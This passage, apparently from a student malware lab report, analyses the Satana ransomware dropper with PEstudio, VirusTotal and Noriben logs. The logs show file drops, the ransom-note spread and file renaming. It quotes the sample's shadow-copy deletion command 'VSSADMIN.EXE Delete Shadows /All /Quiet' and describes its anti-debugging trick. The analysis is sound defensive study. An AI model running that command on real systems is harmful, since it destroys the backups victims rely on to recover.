Figure 30: Malware failing to do a GET as no internet services provider is in place


6. Analysis of a known malware sample

Throughout the last two sections we have seen different tools to perform static and dynamic analysis on files to gather information to understand what the file does. Now we are going to put everytying together and generate a full analysis report on a suspect file using the tools above explained. A malware lab is meant to this, to gather information and be able to explain if a file is malicius, why it is malicius and which indicators of maliciusness has.

An example of this could be in a workplace, the security team receives an email from a co-worker stating that they have receive or found a strange file in their computer and he/she is not sure if it's a malicius file. In this moment the security team will get the file and proceed with a full analysis. Another example could be a company getting infected with malware and the security team having a sample file to study it to know how the virus is spreading, how to protect computers that are not yet infected.

Of course big companies and enterprises have automated systems to detect attacks but for this case study we will assume that we have been asked to analyze a file found in a colleague computer. I know already that the file in the study is malicious but I will assume that I do not know that (in fact I only know that the file is a virus but I have no other information about it). For this report I will use a Windows VM connected to internet to get the most of some of the tools I will be using.

The file under analysis has a file name "683a09da219918258c58a7f61f7dc4161a3a7a377cf82a31b840baabfb9a4a96.bin "



property	value
md5	46BFD4F1D581D7C0121D2B19A005D3DF
sha1	5B063298BBD1670B4D39E1BAEF67F854B8DCBA9D
sha256	683A09DA219918258C58A7F61F7DC4161A3A7A377CF82A31B840BAABFB9A4A96
first-bytes (hex)	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00
first-bytes (text)	M Z .. .. @ .. ..
size	50861 bytes
entropy	6.469
imphash	A3BC0305643E7601D6DECA72652F4AB5
cpu	32-bit
signature	n/a
entry-point (hex)	E8 FB 00 00 00 A1 64 10 40 00 C3 CC CC CC CC CC 68
file-version	n/a
file-description	n/a
file-type	**executable**
subsystem	GUI
compiler-stamp	Tue Nov 10 02:17:40 2009
debugger-stamp	n/a

Figure 31: No signature, file version or file description on our sample to analyse

When analyzed with PEstudio we discover that the file is actually a 32-bit executable. No file signature or file version or description is given. I just started the analysis and this file has already indicators of maliciousness.


Moving forward to the indicators tab the first one I see is that the file contains another file, so the file under analysis is a **dropper**. We can also see that the file does not contain a digital signature.

Among other indicators there are 2 that interest us:

1. **The file ignores Data Execution Prevention (DEP)** DEP is a system that prevents malware to execute from memory locations reserved to Windows or other programs. So basically checks that the piece of memory where the program is executing is not marked as *non-executable*

2. **The file ignores Address Space Layout Randomization (ASLR)** This technique prevent the use of shellcode by randomizing the memory addresses of processes and DLLs.

With this indicators we can be almost sure this file is homemade.




```
file   help
c:\users\ieuser\desktop\malw
  indicators (1/12)
  virustotal (59/68)
  dos-stub (!This program c
  file-header (Nov.2009)
  optional-header (GUI)
  directories (6)
  sections (97.65%)
  libraries (4)
  imports (21/3/0/1/1)
  exports (0)
  tls-callbacks (n/a)
  resources (1)
  strings (2/9/1/3/327)
```

xml-id	indicator (12)	severity
1525	The file contains another file (type: unknown, location: overlay, file-offset: 0x0000C600)	1
1433	The file references a MIME64 encoding string	2
1266	The file imports (1) blacklisted function(s)	2
1430	The file references (2) blacklisted string(s)	5
1261	The file imports (3) deprecated function(s)	5
1040	The file does not contain a digital Certificate	7
1268	The file references (1) whitelist strings	9
1101	The file ignores Data Execution Prevention (DEP)	9
1103	The file ignores Address Space Layout Randomization (ASLR)	9
1107	The file ignores cookies on the stack (GS)	9
1109	The file ignores Code Integrity	9
1111	The file is isolation aware but should not be isolated	9

Figure 32: Indicators of maliciusness shown by PEstudio

On the virus total the file receives score 59/68 indicating that this file for sure is a malware called **Satana**. Some of the AV also indicates that this is a ransonware and a dropper.




engine (68)	detection (59)	date (dd.mm.yyyy)	age (days)
Bkav	W32.FurtetasLTM.Trojan	29.11.2018	43
MicroWorld-eScan	Trojan.Generic.17389935	30.11.2018	42
CMC	Trojan-Ransom.Win32.Satan!O	30.11.2018	42
CAT-QuickHeal	Ransomware.Teslacrypt.WR4	30.11.2018	42
McAfee	Generic.yx	30.11.2018	42
Cylance	Unsafe	30.11.2018	42
Zillya	Downloader.Upatre.Win32.62443	30.11.2018	42
K7AntiVirus	Trojan (004f30131)	30.11.2018	42
BitDefender	Trojan.Generic.17389935	30.11.2018	42
K7GW	Trojan (004f30131)	30.11.2018	42
Trustlook	clean	30.11.2018	42
TheHacker	clean	29.11.2018	43
TrendMicro	Ransom_SATANA.A	30.11.2018	42
Baidu	clean	30.11.2018	42
Babable	clean	18.09.2018	115
Cyren	W32/Cryptolocker.QZAY-7291	30.11.2018	42
Symantec	Ransom.Cerber	30.11.2018	42
ESET-NOD32	Win32/MBRlock.AO	30.11.2018	42
Zoner	Trojan.Upatre	30.11.2018	42
TrendMicro-HouseCall	Ransom_SATANA.A	30.11.2018	42
Paloalto	generic.ml	30.11.2018	42
ClamAV	Win.Trojan.Agent-1716741	30.11.2018	42
Kaspersky	Trojan-Ransom.Win32.Satan.f	30.11.2018	42
Alibaba	clean	21.09.2018	112
NANO-Antivirus	Trojan.Win32.Upatre.fadfop	30.11.2018	42
ViRobot	Trojan.Win32.Satana.50861	30.11.2018	42
SUPERAntiSpyware	Trojan.Agent/Gen	28.11.2018	44

Figure 33: VirusTotal score

On the imports tab, which shows the imported DLL libraries we see **OutputDebugStringA** which is a common anti-debugging technique. Looks like somewhere in the code the malware will try to send a string to the debugger (if the file gets debug) and see if it fails or not. If it does not faile probably the code will execute something different than it should be. This technique make it harder debugging a file.

I don't see so many import libraries and not so many strings in this file which indicates that this is being obfuscated. Yet another indicator that this file is malicious.



type	size	blacklist (2)	hint (8)	whitelist (1)	group (3)	import (0)	value (297)
ascii	40	-	x	-	-	n/a	!This program cannot be run in DOS mode.
ascii	5	-	x	-	-	n/a	.rsrc
ascii	12	-	x	-	-	n/a	OPENGL32.dll
ascii	4	-	x	-	-	n/a	.dll
ascii	28	-	x	-	-	n/a	d:\lbetwmwy\uijeuqplfwub.pdb
ascii	8	-	x	-	-	n/a	^SP@X[Q=
ascii	9	-	x	-	-	n/a	ntdll.dll
ascii	12	-	x	-	-	n/a	OPENGL32.dll
ascii	18	x	-	-	16	-	OutputDebugStringA
ascii	7	-	-	-	5	-	memmove
ascii	6	-	-	-	5	-	memset
ascii	64	x	-	-	-	n/a	ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/
ascii	5	-	-	-	-	n/a	Richd
ascii	5	-	-	-	-	n/a	.text
ascii	6	-	-	-	-	n/a	`.data
ascii	7	-	-	-	-	n/a	@.reloc
ascii	12	-	-	-	-	n/a	KERNEL32.dll
ascii	10	-	-	-	-	n/a	USER32.dll
ascii	8	-	-	-	-	n/a	kaxkytpp
ascii	8	-	-	-	-	n/a	qfntvthb

Figure 34: Not so many strings found indicating obfuscation of the file

One String thought shows a path to a Program DataBase file (.pdb), which stores debugging information. Why is that in the strings? One option is that creators of the file forgot to remove it because this is a file still under preparation or to add confusion to malware analysts by trying to find that path in their computer.


At this point I'm going to search in Hybrid-Analysis for the hash of this file and read more info about it so I know beforehand what to expect when executing it. We see that the file has been already submitted and complete reports are present to study in **here**

To recap a little bit we already know that the file is a ransonware malware with a dropper and almost all AVs detect it. Let's execute it and monitor it to gather more information.

After running the sample for about 3 minutes I stop Noriben from monitoring. I see in the generated report that some odd processes are created *bezf.exe* stored in %LocalAppData% *\Temp\bezf.exewhichlookslikethedroppedfilewewereexpecting*.

Then the same process executes the following command: **VSSADMIN.EXE Delete Shadows /All /Quiet** What this command is doing is deleting the *Shadow Volume Copies*. But what are Shadow Volume Copies? This is a feature in Windows that allows the creation of backups of files in the system. This backups are daily more or less. So what the command is doing is deleting all the shadow volume copies to prevent the user to restore the files once they have been encrypted.

This is clearly an indicator that this file is as we already know, malicious.




```
Processes Created:
===================
[CreateProcess] Explorer.EXE:2132 > "%UserProfile%\Documents\malwares\Binaries\Ransomware.Satana\683a09da219918258c58a7f61f7dc4161a3a7a377cf82a31b840baabfb9a4a96.exe
[CreateProcess] 683a09da219918258c58a7f61f7dc4161a3a7a377cf82a31b840baabfb9a4a96.exe:456 > "%UserProfile%\Documents\malwares\Binaries\Ransomware.Satana\683a09da21991
[CreateProcess] svchost.exe:548 > "%WinDir%\system32\DllHost.exe /Processid:{E10F6C3A-F1AE-4ADC-AA9D-2FE65525666E}"      [Child PID: 3956]
[CreateProcess] svchost.exe:548 > "%WinDir%\system32\DllHost.exe /Processid:{E10F6C3A-F1AE-4ADC-AA9D-2FE65525666E}"      [Child PID: 2684]
[CreateProcess] 683a09da219918258c58a7f61f7dc4161a3a7a377cf82a31b840baabfb9a4a96.exe:1640 > "%LocalAppData%\Temp\ubf.exe  {e29ac6c0-7037-11de-816d-806e6f6e6963} %Use
[CreateProcess] ubf.exe:1608 > "%LocalAppData%\Temp\ubf.exe  {e29ac6c0-7037-11de-816d-806e6f6e6963} %UserProfile%\DOCUME~1\malwares\Binaries\RANSOM~1.SAT\683A09~1.EX
[CreateProcess] ubf.exe:3476 > "%WinDir%\system32\VSSADMIN.EXE Delete Shadows /All /Quiet"       [Child PID: 3132]
[CreateProcess] services.exe:444 > "%WinDir%\system32\vssvc.exe          [Child PID: 3736]
[CreateProcess] services.exe:444 > "%WinDir%\System32\svchost.exe -k swprv"      [Child PID: 3632]
[CreateProcess] CompatTelRunner.exe:3884 > "%WinDir%\system32\rundll32.exe %WinDir%\system32\GeneralTel.dll,RunGeneralTelemetry %WinDir%\appcompat\appraiser\Telemetr
[CreateProcess] rundll32.exe:4596 > "rundll32 %WinDir%\system32\GeneralTel.dll,RunInUserCxt ctwLrDlBiUagrzBP.1 IsAdmin" [Child PID: 4792]
[CreateProcess] services.exe:444 > "%WinDir%\system32\svchost.exe -k WbioSvcGroup"      [Child PID: 5052]

File Activity:
===================
[CreateFile] svchost.exe:3288 > %WinDir%\temp\TMP0000003680A374DC7153E071       [File no longer exists]
[CreateFolder] ProcessHacker.exe:3520 > %WinDir%\System32\catroot
[CreateFolder] ProcessHacker.exe:3520 > %WinDir%\System32\catroot2
[CreateFolder] ProcessHacker.exe:3520 > %WinDir%\System32\catroot
[CreateFolder] ProcessHacker.exe:3520 > %WinDir%\System32\catroot2
[CreateFile] 683a09da219918258c58a7f61f7dc4161a3a7a377cf82a31b840baabfb9a4a96.exe:1640 > %LocalAppData%\Temp\!satana!.txt       [SHA256: bd07b627912bc068d74a08638f0a
[CreateFile] 683a09da219918258c58a7f61f7dc4161a3a7a377cf82a31b840baabfb9a4a96.exe:1640 > %LocalAppData%\Temp\ubf.exe    [SHA256: 683a09da219918258c58a7f61f7dc4161a3a
[CreateFile] 683a09da219918258c58a7f61f7dc4161a3a7a377cf82a31b840baabfb9a4a96.exe:1640 > %LocalAppData%\Temp\ubf.exe    [SHA256: 683a09da219918258c58a7f61f7dc4161a3a
[CreateFile] CompatTelRunner.exe:3884 > %WinDir%\AppCompat\Appraiser\Telemetry\Appraiser_Data.ini       [File no longer exists]
[CreateFile] CompatTelRunner.exe:3884 > %WinDir%\AppCompat\Appraiser\Telemetry\Appraiser_DeviceFilters.xml      [File no longer exists]
[CreateFile] svchost.exe:3288 > %WinDir%\temp\TMP0000003738886BF46656AAD1       [File no longer exists]
[CreateFolder] ProcessHacker.exe:3520 > %WinDir%\System32\catroot
[CreateFolder] ProcessHacker.exe:3520 > %WinDir%\System32\catroot2
[CreateFolder] ProcessHacker.exe:3520 > %WinDir%\System32\catroot
[CreateFolder] ProcessHacker.exe:3520 > %WinDir%\System32\catroot2
[DeleteFile] ubf.exe:3476 > %UserProfile%\Documents\malwares\Binaries\Ransomware.Satana\683a09da219918258c58a7f61f7dc4161a3a7a377cf82a31b840baabfb9a4a96.exe
[CreateFile] ubf.exe:3476 > \Device\Harddisk0\DR0       [File no longer exists]
[CreateFile] ubf.exe:3476 > C:\$Recycle.Bin\!satana!.txt        [File no longer exists]
[CreateFile] ubf.exe:3476 > C:\$Recycle.Bin\!satana!.txt        [File no longer exists]
[CreateFile] ubf.exe:3476 > C:\$Recycle.Bin\S-1-5-21-1716914095-909560446-1177810406-1000\!satana!.txt  [SHA256: bd07b627912bc068d74a08638f0a16f8b00966c9c0f16041d8d8
[CreateFile] ubf.exe:3476 > C:\$Recycle.Bin\S-1-5-21-1716914095-909560446-1177810406-1000\$I02W8AI.csv  [File no longer exists]
[CreateFile] ubf.exe:3476 > C:\$Recycle.Bin\S-1-5-21-1716914095-909560446-1177810406-1000\$I02W8AI.csv  [File no longer exists]
[CreateFile] ubf.exe:3476 > C:\$Recycle.Bin\S-1-5-21-1716914095-909560446-1177810406-1000\$I34Z77V.zip  [File no longer exists]
```

Figure 35: Copy of the file being dropped, deletion of the shadow volume copies and deletion of the execute file registerd in Noriben

Running once again the file with Noriben I see the dropped file changes the name in this case *ubf.exe* as seen in figure 35 . Looks like the names of the files dropped are randomly generated. We can also see in figure 35 that the executed file gets deleted.

On further reading I see that the *!satana.txt* file is added to every folder. Also xml and txt are renamed adding *xxxxxxxxx@mail.com___* in the file name. This email address changes on every execution just like the dropped file. Checking the hash of this file I see is the same one as the sample so it gets copied into this folder.



```
[CreateFile] ubf.exe:3476 > %Public%\Desktop\!satana!.txt       [SHA256: bd07b627912bc068d74a08638f0a16f8b00966c9c0f16041d8d847705931c07f]
[CreateFolder] ubf.exe:3476 > %ProgramFiles%\HxD
[RenameFile] ubf.exe:3476 > %ProgramFiles%\HxD\readme.txt => %ProgramFiles%\HxD\[redacted]mail.com___readme.txt
[CreateFile] ubf.exe:3476 > %Public%\Documents\!satana!.txt     [SHA256: bd07b627912bc068d74a08638f0a16f8b00966c9c0f16041d8d847705931c07f]
[CreateFile] ubf.exe:3476 > %Public%\Favorites\!satana!.txt     [SHA256: bd07b627912bc068d74a08638f0a16f8b00966c9c0f16041d8d847705931c07f]
[CreateFile] ubf.exe:3476 > %AllUsersProfile%\Mael Horz\!satana!.txt     [SHA256: bd07b627912bc068d74a08638f0a16f8b00966c9c0f16041d8d847705931c07f]
[CreateFile] ubf.exe:3476 > %AllUsersProfile%\Mael Horz\HxD Hex Editor\!satana!.txt     [SHA256: bd07b627912bc068d74a08638f0a16f8b00966c9c0f16041d8d847705931c07f]
[CreateFile] ubf.exe:3476 > %AllUsersProfile%\Microsoft\!satana!.txt     [SHA256: bd07b627912bc068d74a08638f0a16f8b00966c9c0f16041d8d847705931c07f]
[CreateFile] ubf.exe:3476 > %AllUsersProfile%\Microsoft\Assistance\!satana!.txt [SHA256: bd07b627912bc068d74a08638f0a16f8b00966c9c0f16041d8d847705931c07f]
[CreateFile] ubf.exe:3476 > %AllUsersProfile%\Microsoft\Assistance\Client\!satana!.txt  [SHA256: bd07b627912bc068d74a08638f0a16f8b00966c9c0f16041d8d847705931c07f]
[CreateFile] ubf.exe:3476 > %AllUsersProfile%\Microsoft\Assistance\Client\1.0\!satana!.txt      [SHA256: bd07b627912bc068d74a08638f0a16f8b00966c9c0f16041d8d847705931c0
[CreateFolder] ubf.exe:3476 > %ProgramFiles%\HxD
[RenameFile] ubf.exe:3476 > %ProgramFiles%\HxD\license.txt => %ProgramFiles%\HxD\[redacted]@mail.com___license.txt
[CreateFile] ubf.exe:3476 > %AllUsersProfile%\Microsoft\Assistance\Client\1.0\en-US\!satana!.txt        [SHA256: bd07b627912bc068d74a08638f0a16f8b00966c9c0f16041d8d847
[CreateFile] ubf.exe:3476 > %AllUsersProfile%\Microsoft\Crypto\!satana!.txt      [SHA256: bd07b627912bc068d74a08638f0a16f8b00966c9c0f16041d8d847705931c07f]
[CreateFile] ubf.exe:3476 > %AllUsersProfile%\Microsoft\Crypto\DSS\!satana!.txt [SHA256: bd07b627912bc068d74a08638f0a16f8b00966c9c0f16041d8d847705931c07f]
[CreateFile] ubf.exe:3476 > %AllUsersProfile%\Microsoft\Crypto\DSS\MachineKeys\!satana!.txt      [SHA256: bd07b627912bc068d74a08638f0a16f8b00966c9c0f16041d8d847705931c0
[CreateFile] ubf.exe:3476 > %AllUsersProfile%\Microsoft\Crypto\Keys\!satana!.txt        [SHA256: bd07b627912bc068d74a08638f0a16f8b00966c9c0f16041d8d847705931c07f]
[CreateFile] ubf.exe:3476 > %AllUsersProfile%\Microsoft\Crypto\RSA\!satana!.txt [SHA256: bd07b627912bc068d74a08638f0a16f8b00966c9c0f16041d8d847705931c07f]
[CreateFile] ubf.exe:3476 > %AllUsersProfile%\Microsoft\Crypto\RSA\MachineKeys\!satana!.txt      [SHA256: bd07b627912bc068d74a08638f0a16f8b00966c9c0f16041d8d847705931c0
[CreateFile] ubf.exe:3476 > %AllUsersProfile%\Microsoft\Crypto\RSA\S-1-5-18\!satana!.txt         [File no longer exists]
[CreateFile] ubf.exe:3476 > %AllUsersProfile%\Microsoft\Device Stage\!satana!.txt        [SHA256: bd07b627912bc068d74a08638f0a16f8b00966c9c0f16041d8d847705931c07f]
[CreateFile] ubf.exe:3476 > %AllUsersProfile%\Microsoft\Device Stage\Device\!satana!.txt         [SHA256: bd07b627912bc068d74a08638f0a16f8b00966c9c0f16041d8d847705931c0
[CreateFolder] ubf.exe:3476 > %ProgramFiles%\Microsoft.NET\RedistList
[RenameFile] ubf.exe:3476 > %ProgramFiles%\Microsoft.NET\RedistList\AssemblyList_4_client.xml => %ProgramFiles%\Microsoft.NET\RedistList\[redacted].com___Assembly
[CreateFolder] ubf.exe:3476 > %ProgramFiles%\Microsoft.NET\RedistList
[RenameFile] ubf.exe:3476 > %ProgramFiles%\Microsoft.NET\RedistList\AssemblyList_4_extended.xml => %ProgramFiles%\Microsoft.NET\RedistList\[redacted]@mail.com___Assemb
[CreateFolder] ubf.exe:3476 > %ProgramFiles%\Notepad++
[RenameFile] ubf.exe:3476 > %ProgramFiles%\Notepad++\readme.txt => %ProgramFiles%\Notepad++\[redacted].com___readme.txt
[CreateFolder] ubf.exe:3476 > %ProgramFiles%\Notepad++
[RenameFile] ubf.exe:3476 > %ProgramFiles%\Notepad++\functionList.xml => %ProgramFiles%\Notepad++\[redacted]mail.com___functionList.xml
[CreateFolder] ubf.exe:3476 > %ProgramFiles%\Notepad++\plugins\APIs
[RenameFile] ubf.exe:3476 > %ProgramFiles%\Notepad++\plugins\APIs\css.xml => %ProgramFiles%\Notepad++\plugins\APIs\[redacted]mail.com___css.xml
[CreateFolder] ubf.exe:3476 > %ProgramFiles%\Notepad++\plugins\APIs
[RenameFile] ubf.exe:3476 > %ProgramFiles%\Notepad++\plugins\APIs\xml.xml => %ProgramFiles%\Notepad++\plugins\APIs\[redacted]@mail.com___xml.xml
[CreateFolder] ubf.exe:3476 > %ProgramFiles%\NTCore\Explorer Suite
[RenameFile] ubf.exe:3476 > %ProgramFiles%\NTCore\Explorer Suite\Readme.txt => %ProgramFiles%\NTCore\Explorer Suite\[redacted]@mail.com___Readme.txt
[CreateFolder] ubf.exe:3476 > %ProgramFiles%\NTCore\Explorer Suite
[RenameFile] ubf.exe:3476 > %ProgramFiles%\NTCore\Explorer Suite\History.txt => %ProgramFiles%\NTCore\Explorer Suite\[redacted]@mail.com___History.txt
[CreateFolder] ubf.exe:3476 > %ProgramFiles%\Notepad++\plugins\APIs
[RenameFile] ubf.exe:3476 > %ProgramFiles%\Notepad++\plugins\APIs\html.xml => %ProgramFiles%\Notepad++\plugins\APIs\[redacted]@mail.com___html.xml
```

Figure 36: Satana.txt file being added and renaming of all files with a malicius email

On the registry section I see 2 new keys added, one referencing the cited email address and another one which looks like a Bitcoin address.

Then I see 4 registry hives values being deleted 2 for Current User (HKCU) and for the Local Machine (HKLM) (figure 37)

